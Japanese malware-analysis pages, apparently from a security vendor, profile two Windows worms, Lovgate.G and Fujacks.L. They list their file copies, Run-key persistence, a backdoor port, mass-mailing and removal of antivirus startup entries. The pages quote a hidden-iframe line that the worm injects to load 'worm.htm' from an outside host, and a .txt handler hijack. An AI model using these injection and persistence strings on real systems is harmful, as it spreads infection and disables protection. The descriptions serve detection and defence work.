

マルウェア名: [W32.HLLW.Lovgate.G@mm]

### ファイル情報

- ▶ 名前: WinGate.exe
- ▶ プログラムの種別:
  - ▶ WORM
  - ▶ BACKDOOR
  - ▶ NETWORK AWARE MALWARE
- ▶ サイズ: 107008 バイト
- ▶ MD5: 5d73aba7169ebfd2bdfd99437d5d8b11

### 詳細情報

#### 1. ファイルをコピーします。

---

次の場所に自分自身をコピーします。

- ▶ コピー元: <自分自身のファイル>
- ▶ コピー先: <システムディレクトリ>%WinRpcsrv.exe
- ▶ コピー元: <自分自身のファイル>
- ▶ コピー先: <システムディレクトリ>%syshelp.exe
- ▶ コピー元: <自分自身のファイル>
- ▶ コピー先: <システムディレクトリ>%winrpc.exe

- 
- ▶ コピー元: <システムディレクトリ>%WinRpcsrv.exe
  - ▶ コピー先: <システムディレクトリ>%WinGate.exe

- ▶ コピー元: <システムディレクトリ>%WinRpcsrv.exe
- ▶ コピー先: <システムディレクトリ>%rpcsrv.exe

#### 2. 次のファイルを作成します。

---

Microsoft RPCサービスに名前付きパイプで接続します。

- ▶ File: %%¥PIPE¥svcctl
- ▶ File: %%¥PIPE¥lsarpc

---

名前付きパイプで接続します。

- ▶ File: %%¥PIPE¥svcctl
- ▶ File: %%¥pipe¥net¥NtControlPipe7
- ▶ File: %%¥PIPE¥wkssvc
- ▶ File: %%¥PIPE¥lsarpc
- ▶ File: %%¥PIPE¥ntsvcs

- 
- ▶ File: <システムディレクトリ>%ily.dll

- ▶ File: <システムディレクトリ>%Task.dll

▶File: <システムディレクトリ>%reg.dll

---

Workstationサービスに名前付きパイプで接続します。

▶File: %%.%PIPE%wkssvc

---

Messengerサービスに名前付きパイプで接続します。

▶File: %%.%PIPE%ntsvcs

---

### 3. 次のレジストリキーを追加します。

Windows起動時に自動的に実行されるようになります。

▶HKEY\_LOCAL\_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run  
syshelp = <システムディレクトリ>%syshelp.exe

▶HKEY\_LOCAL\_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run  
WinGate initialize = <システムディレクトリ>%WinGate.exe -remoteshell

▶HKEY\_LOCAL\_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run  
Module Call initialize = RUNDLL32.EXE reg.dll ondll\_reg

---

.txtファイル実行時の動作を変更します。

▶HKEY\_CLASSES\_ROOT¥txtfile¥shell¥open¥command  
(null) = winrpc.exe %1

---

▶HKEY\_LOCAL\_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Installer¥UserData¥S-1-5-18  
¥Products¥11400001E872D116BF00006799C897E¥Usage  
OutlookOMI = 1

---

### 4. 次のファイルを改ざんします。

▶<システムディレクトリ>%ily.dll

▶<システムディレクトリ>%Task.dll

▶<システムディレクトリ>%reg.dll

### 5. 次のファイルやフォルダを検索します。

▶winpath¥\*.ht\*

▶C:¥Documents and Settings¥<ユーザ名>¥My Documents¥¥\*.ht\*

### 6. バックドアを作成します。

TCP ポート 10168番で待機します。

▶TCP10168番ポート

---

### 7. ネットワークのコンピュータに接続してリソースをアクセスします。

ネットワークリソースを列挙します。

---

### 8. ネットワークのコンピュータに接続してリソースをアクセスします。

NetBIOS名前解決 (UDP)

---

ダイレクトホスティングSMBサービスでネットワークのリソースにアクセスします。

▶ TCP ポート445

---

NetBIOSセッションサービスでネットワークのリソースにアクセスします。

▶ TCP ポート139

---

DNSサーバにAレコードの情報を問い合わせます。

▶ <感染先コンピュータに設定されているデフォルトのSMTPサーバ>

---

## 9. 次の特徴を持つメールを送信します。

▶ 差出人: <Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 宛先: SMTP:<Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 件名: Re: <Outlook/Outlook Expressの受信メールから収集した件名>  
▶ 本文: { 悪意のスク립トなどが含まれている可能性があるため表示されません }  
▶ 添付ファイル: searchURL.exe

▶ 差出人: <Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 宛先: SMTP:<Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 件名: Re: <Outlook/Outlook Expressの受信メールから収集した件名>  
▶ 本文: { 悪意のスク립トなどが含まれている可能性があるため表示されません }  
▶ 添付ファイル: Card.EXE

▶ 差出人: <Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 宛先: SMTP:<Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 件名: Re: <Outlook/Outlook Expressの受信メールから収集した件名>  
▶ 本文: { 悪意のスク립トなどが含まれている可能性があるため表示されません }  
▶ 添付ファイル: SETUP.EXE

▶ 差出人: <Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 宛先: SMTP:<Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 件名: Re: <Outlook/Outlook Expressの受信メールから収集した件名>  
▶ 本文: { 悪意のスク립トなどが含まれている可能性があるため表示されません }  
▶ 添付ファイル: pics.exe


▶ 差出人: <Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 宛先: SMTP:<Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 件名: Re: <Outlook/Outlook Expressの受信メールから収集した件名>  
▶ 本文: { 悪意のスク립トなどが含まれている可能性があるため表示されません }  
▶ 添付ファイル: fun.exe

▶ 差出人: <Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 宛先: SMTP:<Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 件名: Re: <Outlook/Outlook Expressの受信メールから収集した件名>  
▶ 本文: { 悪意のスク립トなどが含まれている可能性があるため表示されません }  
▶ 添付ファイル: humor.exe

▶ 差出人: <Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>  
▶ 宛先: SMTP:<Outlook/Outlook Expressのアドレス帳から収集したメールアドレス>

- ▶ 件名: Re: <Outlook/Outlook Expressの受信メールから収集した件名>
- ▶ 本文: { 悪意のスクリプトなどが含まれている可能性があるため表示されません }
- ▶ 添付ファイル: news\_doc.exe

## ネットワーク通信図



[戻る](#)

---

Copyright (c) SecureBrain Corporation. All rights reserved.

マルウェア名: [W32.Fujacks.L]

### ファイル情報

- ▶ 名前: arcldr.exe
- ▶ プログラムの種別:
  - ▶ WORM
  - ▶ NETWORK AWARE MALWARE
- ▶ サイズ: 189980 バイト
- ▶ MD5: 85eea3f81ed64f82d136af4920576276

### 詳細情報

1. 次のファイルを作成します。

- ▶ File: arcldr.exe.exe
- ▶ File: C:\DOCUMENT~1\<ユーザ名>\LOCALS~1\Temp\10\$.bat
- ▶ File: <システムディレクトリ>\drivers\spoolsv.exe

---

Microsoft RPCサービスに名前付きパイプで接続します。

- ▶ File: %%.%PIPE%\svctl
- ▶ File: %%.%PIPE%\sarpc

---

名前付きパイプで接続します。

- ▶ File: %%.%PIPE%\svctl
- ▶ File: %%.%PIPE%\sarpc

- 
- ▶ File: C:\connector\Desktop\_.ini
  - ▶ File: C:\connector\Log\Desktop\_.ini
  - ▶ File: C:\drivers\Desktop\_.ini
  - ▶ File: C:\drivers\ininst\_autol.exe
  - ▶ File: C:\drivers\win2k\_xp1420.exe
  - ▶ File: C:\drivers\win\_xp\_2k3\_32\Desktop\_.ini
  - ▶ File: C:\Intel\Desktop\_.ini
  - ▶ File: C:\Intel\ExtremeGraphics\Desktop\_.ini
  - ▶ File: C:\Intel\ExtremeGraphics\CUI\Desktop\_.ini
  - ▶ File: C:\Intel\ExtremeGraphics\CUI\Resource\Desktop\_.ini
  - ▶ File: C:\mydata\Desktop\_.ini
  - ▶ File: C:\Program Files\Desktop\_.ini
  - ▶ File: C:\Program Files\AOL\Desktop\_.ini
  - ▶ File: C:\Program Files\AOL\Installers\Desktop\_.ini
  - ▶ File: C:\Program Files\AOL\rbm.exe
  - ▶ File: C:\Program Files\eMule\Desktop\_.ini
  - ▶ File: C:\Program Files\eMule\Incoming\Desktop\_.ini
  - ▶ File: C:\Program Files\Gnucleus\Desktop\_.ini

- ▶ File: C:\Program Files\Gnucleus\Downloads\Desktop.ini
- ▶ File: C:\Program Files\Kazaa\Desktop.ini
- ▶ File: C:\Program Files\Kazaa\My Shared Folder\Desktop.ini
- ▶ File: C:\Program Files\Microsoft Office\Desktop.ini
- ▶ File: C:\Program Files\Microsoft Office\Office\Desktop.ini
- ▶ File: C:\Program Files\Microsoft Office\Office\1033\Desktop.ini
- ▶ File: C:\Program Files\Microsoft Office\Office\1041\Desktop.ini
- ▶ File: C:\Program Files\Microsoft Office\Office\1041\MSOHELP.EXE

2. 次のファイルを改ざんします。

- ▶ arcldr.exe.exe
- ▶ C:\DOCUMENT~1<ユーザ名>\LOCALS~1\Temp\10\$.bat
- ▶ <システムディレクトリ>\drivers\spoolsv.exe
- ▶ C:\connector\Desktop.ini
- ▶ C:\connector\Log\Desktop.ini
- ▶ C:\drivers\Desktop.ini
- ▶ C:\drivers\inst\_autol.exe
- ▶ C:\drivers\win2k\_xp1420.exe
- ▶ C:\drivers\win\_xp\_2k3\_32\Desktop.ini
- ▶ C:\<感染先コンピュータ上に存在するファイル名>
- ▶ C:\Intel\Desktop.ini
- ▶ C:\Intel\ExtremeGraphics\Desktop.ini
- ▶ C:\Intel\ExtremeGraphics\CUI\Desktop.ini
- ▶ C:\Intel\ExtremeGraphics\CUI\Resource\Desktop.ini
- ▶ C:\mydata\Desktop.ini
- ▶ C:\mydata<感染先コンピュータ上に存在するファイル名>
- ▶ C:\Program Files\Desktop.ini
- ▶ C:\Program Files\AOL\Desktop.ini
- ▶ C:\Program Files\AOL\Installers\Desktop.ini
- ▶ C:\Program Files\AOL\rbm.exe
- ▶ C:\Program Files\emule\Desktop.ini
- ▶ C:\Program Files\emule\Incoming\Desktop.ini
- ▶ C:\Program Files\Gnucleus\Desktop.ini
- ▶ C:\Program Files\Gnucleus\Downloads\Desktop.ini
- ▶ C:\Program Files\Kazaa\Desktop.ini
- ▶ C:\Program Files\Kazaa\My Shared Folder\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\Office\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\Office\1033\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\Office\1041\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\Office\1041\FEEDBACK.HTM
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPBROWSE.HTM

3. 次のテキストファイルを改ざんします。

- ▶ C:\DOCUMENT~1<ユーザ名>\LOCALS~1\Temp\10\$.bat
- ▶ :try1 del "c:\vemu\virus\arcldr.exe" if exist "c:\vemu\virus\arcldr.exe" goto try1 ren "c:\vemu\virus\arcldr.exe.exe" "arcldr
- ▶ C:\DOCUMENT~1<ユーザ名>\LOCALS~1\Temp\10\$.bat
- ▶ .exe" if exist "c:\vemu\virus\arcldr.exe.exe" goto try2 "c:\vemu\virus\arcldr.exe" :try2 del %0
- ▶ C:\connector\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\connector\Log\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\drivers\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\drivers\win\_xp\_2k3\_32\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\<感染先コンピュータ上に存在するファイル名>
- ▶ <iframe src=http://www.krvkr.com/worm.htm width="0" height="0"></iframe>
- ▶ C:\Intel\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\Intel\ExtremeGraphics\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\Intel\ExtremeGraphics\CUI\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\Intel\ExtremeGraphics\CUI\Resource\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\mydata\Desktop.ini
- ▶ 2007-1-31
- ▶ C:\mydata<感染先コンピュータ上に存在するファイル名>

```

<iframe src=http://www.krvkr.com/worm.htm width="0" height="0"></iframe>
C:¥Program Files¥Desktop_ini
2007-1-31
C:¥Program Files¥AOL¥Desktop_ini
2007-1-31
C:¥Program Files¥AOL¥Installers¥Desktop_ini
2007-1-31
C:¥Program Files¥eMule¥Desktop_ini
2007-1-31
C:¥Program Files¥eMule¥Incoming¥Desktop_ini
2007-1-31
C:¥Program Files¥Gnucleus¥Desktop_ini
2007-1-31
C:¥Program Files¥Gnucleus¥Downloads¥Desktop_ini
2007-1-31
C:¥Program Files¥Kazaa¥Desktop_ini
2007-1-31
C:¥Program Files¥Kazaa¥My Shared Folder¥Desktop_ini
2007-1-31
C:¥Program Files¥Microsoft Office¥Desktop_ini
2007-1-31
C:¥Program Files¥Microsoft Office¥Office¥Desktop_ini
2007-1-31
C:¥Program Files¥Microsoft Office¥Office¥1033¥Desktop_ini
2007-1-31
C:¥Program Files¥Microsoft Office¥Office¥1041¥Desktop_ini
2007-1-31
C:¥Program Files¥Microsoft Office¥Office¥1041¥FEEDBACK.HTM
<iframe src=http://www.krvkr.com/worm.htm width="0" height="0"></iframe>
C:¥Program Files¥Microsoft Office¥Office¥1041¥FPBROWSE.HTM
<iframe src=http://www.krvkr.com/worm.htm width="0" height="0"></iframe>

```

#### 4. 次のファイルやフォルダを検索します。

```

C:¥DOCUME~1¥<ユーザ名>¥LOCALS~1¥Temp¥10$.bat
<システムディレクトリ>¥drivers¥Desktop_ini
S:¥AUTOEXEC.BAT
S:¥*.
S:¥boot.ini
S:¥bootfont.bin
S:¥CONFIG.SYS
S:¥IO.SYS
S:¥MSDOS.SYS
S:¥NTDETECT.COM
S:¥ntldr

```

Microsoft Phonebookファイルを検索します。

```

<システムディレクトリ>¥Ras¥*.pbk
C:¥Documents and Settings¥All Users¥Application Data¥Microsoft¥Network¥Connections¥Pbk¥*.pbk
C:¥Documents and Settings¥<ユーザ名>¥Application Data¥Microsoft¥Network¥Connections¥Pbk¥*.pbk

```

```

S:¥pagefile.sys
S:¥Program Files¥Desktop_ini
S:¥Program Files¥*.
C:¥AUTOEXEC.BAT
C:¥*.
C:¥boot.ini
C:¥bootfont.bin
C:¥CONFIG.SYS
C:¥drivers¥Desktop_ini
C:¥drivers¥*.
C:¥drivers¥infinst_autol.exe
C:¥drivers¥win2k_xp1420.exe
C:¥drivers¥win_xp_2k3_32¥Desktop_ini
C:¥drivers¥win_xp_2k3_32¥*.
C:¥drivers¥win_xp_2k3_32¥b57win32.cat
C:¥drivers¥win_xp_2k3_32¥b57win32.inf
C:¥drivers¥win_xp_2k3_32¥b57xp32.sys
C:¥<感染先コンピュータ上に存在するファイル名>
C:¥goleo_boot
C:¥Intel¥Desktop_ini
C:¥Intel¥*.
C:¥Intel¥ExtremeGraphics¥*.
C:¥Intel¥ExtremeGraphics¥Desktop_ini
C:¥Intel¥ExtremeGraphics¥CUI¥Desktop_ini
C:¥Intel¥ExtremeGraphics¥CUI¥*.
C:¥Intel¥ExtremeGraphics¥CUI¥Resource¥Desktop_ini
C:¥Intel¥ExtremeGraphics¥CUI¥Resource¥*.
C:¥Intel¥ExtremeGraphics¥CUI¥Resource¥igfxres.dll

```

- ▶ C:\IO.SYS
- ▶ C:\IPH.PH
- ▶ C:\MSDOS.SYS
- ▶ C:\mydata\Desktop.ini
- ▶ C:\mydata\\*.\*
- ▶ C:\mydata\<感染先コンピュータ上に存在するファイル名>

Microsoft Wordドキュメントファイルを検索します。

- ▶ C:\mydata\<感染先コンピュータ上に存在するファイル名>
- ▶ C:\Program Files\Microsoft Office\Office\1041\LICENSE.TXT

- ▶ C:\ntldr
- ▶ C:\NTDETECT.COM
- ▶ C:\pagefile.sys
- ▶ C:\Program Files\Desktop.ini
- ▶ C:\Program Files\\*.\*
- ▶ C:\Program Files\AOL\Desktop.ini
- ▶ C:\Program Files\AOL\\*.\*
- ▶ C:\Program Files\AOL\Installers\\*.\*
- ▶ C:\Program Files\AOL\Installers\Desktop.ini
- ▶ C:\Program Files\AOL\Installers\Install.log
- ▶ C:\Program Files\AOL\rbm.exe
- ▶ S:\setup.exe
- ▶ C:\Program Files\eMule\Desktop.ini
- ▶ C:\Program Files\eMule\\*.\*
- ▶ C:\Program Files\eMule\Incoming\Desktop.ini
- ▶ C:\Program Files\eMule\Incoming\\*.\*
- ▶ C:\Program Files\Gnucleus\Desktop.ini
- ▶ C:\Program Files\Gnucleus\\*.\*
- ▶ C:\Program Files\Gnucleus\Downloads\Desktop.ini
- ▶ C:\Program Files\Gnucleus\Downloads\\*.\*
- ▶ C:\Program Files\Kazaa\Desktop.ini
- ▶ C:\Program Files\Kazaa\\*.\*
- ▶ C:\Program Files\Kazaa\My Shared Folder\Desktop.ini
- ▶ C:\Program Files\Kazaa\My Shared Folder\\*.\*
- ▶ C:\Program Files\Microsoft Office\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\\*.\*
- ▶ C:\Program Files\Microsoft Office\Office\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\Office\\*.\*
- ▶ C:\Program Files\Microsoft Office\Office\1033\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\Office\1033\\*.\*
- ▶ C:\Program Files\Microsoft Office\Office\1033\MSO.ACL
- ▶ C:\Program Files\Microsoft Office\Office\1033\WW9ASUM.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\Desktop.ini
- ▶ C:\Program Files\Microsoft Office\Office\1041\\*.\*
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACADP9.CHM
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACADPMN9.AW
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACCORE9.AW
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACJETCR9.AW
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACJETMN9.AW
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACMAIN9.AW
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACMAIN9.CHM
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACTIP9.HLP
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACWEB9.CHM
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACWZLIB.MDE
- ▶ C:\Program Files\Microsoft Office\Office\1041\ACWZMAIN.MDE
- ▶ C:\Program Files\Microsoft Office\Office\1041\COLORS.INF
- ▶ C:\Program Files\Microsoft Office\Office\1041\DAA9INTL.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\EMAIL.DOT
- ▶ C:\Program Files\Microsoft Office\Office\1041\ENVELOPR.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\EULA9.CHM
- ▶ C:\Program Files\Microsoft Office\Office\1041\FEEDBACK.HTM
- ▶ C:\Program Files\Microsoft Office\Office\1041\FP2000.HLP
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPBROWSE.HTM
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPDBSAT.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPEDSAT.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPEXPSAT.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPIMPSAT.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPNETWRK.CNT
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPNETWRK.HLP
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPNWIND.MDB
- ▶ C:\Program Files\Microsoft Office\Office\1041\FPUTLSAT.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\FRONTPG.AW
- ▶ C:\Program Files\Microsoft Office\Office\1041\FRONTPG.CHM
- ▶ C:\Program Files\Microsoft Office\Office\1041\GR8GALLERY.GRA
- ▶ C:\Program Files\Microsoft Office\Office\1041\GR9LEX.DLL
- ▶ C:\Program Files\Microsoft Office\Office\1041\GRAPH9.AW
- ▶ C:\Program Files\Microsoft Office\Office\1041\GRAPH9.CHM
- ▶ C:\Program Files\Microsoft Office\Office\1041\GRINTL32.DLL

- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥HTMMINTL.DLL
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥HTMQINTL.DLL
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥ICHITARO.CNT
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥ICHITARO.HLP
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥LVREG.DLL
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥MSAIN900.DLL
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥MSO.ACL
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥MSO9INTL.DLL
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥MSOHELP.CHM
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥MSOHELP.EXE

5. 次のファイルを削除します。

- ▶ <自分自身のファイル>
- ▶ <システムディレクトリ>¥drivers¥sppoolsv.exe
- ▶ C:¥DOCUME~1¥<ユーザ名>¥LOCALS~1¥Temp¥10\$.bat
- ▶ C:¥drivers¥Desktop.ini
- ▶ C:¥Program Files¥Microsoft Office¥Office¥1041¥Desktop.ini

6. ネットワークのコンピュータに接続してリソースをアクセスします。

---

ダイレクトホスティングSMBサービスでネットワークのリソースをアクセスします。  
▶ TCP ポート445

---



---

NetBIOSセッションサービスでネットワークのリソースをアクセスします。  
▶ TCP ポート139

---

7. 次のレジストリキーを追加します。

---

▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Explorer¥Advanced¥Folder¥Hidden¥SHOWALL  
CheckedValue = 0

---

Windows起動時に自動的に実行されるようになります。  
▶ HKEY\_CURRENT\_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Run  
svcshare = <システムディレクトリ>¥drivers¥sppoolsv.exe

---



---

▶ HKEY\_USERS¥S-1-5-21-823518204-1993962763-839522115-1003¥Software¥Microsoft¥Windows¥CurrentVersion¥Explorer¥Shell  
Folders  
AppData = C:¥Documents and Settings¥<ユーザ名>¥Application Data  
▶ Software¥Microsoft¥windows¥CurrentVersion¥Internet Settings  
MigrateProxy = 1

---

プロキシサーバを無効にします。  
▶ HKEY\_CURRENT\_CONFIG¥Software¥Microsoft¥windows¥CurrentVersion¥Internet Settings  
ProxyEnable = 0

---

8. 次のアプリケーションを停止します。

- ▶ scan32.exe

9. ファイルをコピーします。

- ▶ コピー元: <システムディレクトリ>¥drivers¥sppoolsv.exe  
▶ コピー先: C:¥drivers¥infinst\_autol.exe
- ▶ コピー元: C:¥drivers¥infinst\_autol.exe  
▶ コピー先: <システムディレクトリ>¥drivers¥sppoolsv.exe
- ▶ コピー元: <システムディレクトリ>¥drivers¥sppoolsv.exe  
▶ コピー先: C:¥drivers¥win2k\_xp1420.exe
- ▶ コピー元: <システムディレクトリ>¥drivers¥sppoolsv.exe  
▶ コピー先: C:¥Program Files¥AOL¥rbm.exe
- ▶ コピー元: <システムディレクトリ>¥drivers¥sppoolsv.exe  
▶ コピー先: C:¥Program Files¥Microsoft Office¥Office¥1041¥MSOHELP.EXE
- ▶ コピー元: C:¥Program Files¥Microsoft Office¥Office¥1041¥MSOHELP.EXE  
▶ コピー先: <システムディレクトリ>¥drivers¥sppoolsv.exe

10. メッセージボックスを表示します。

---


タイトルバー: Error  
メッセージ: Runtime error 32 at 004080C6

---

11. 次のレジストリキーを削除します。

- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run kav =
- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run KAVPersonal50 =
- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run McAfeeUpdaterUI =
- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run Network Associates Error Reporting Service =
- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run ShStatEXE =
- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run RavTask =
- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run KvMonXP =
- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run YLive.exe =
- ▶ HKEY\_LOCAL\_MACHINE¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run yassistse =

ネットワーク通信図



[戻る](#)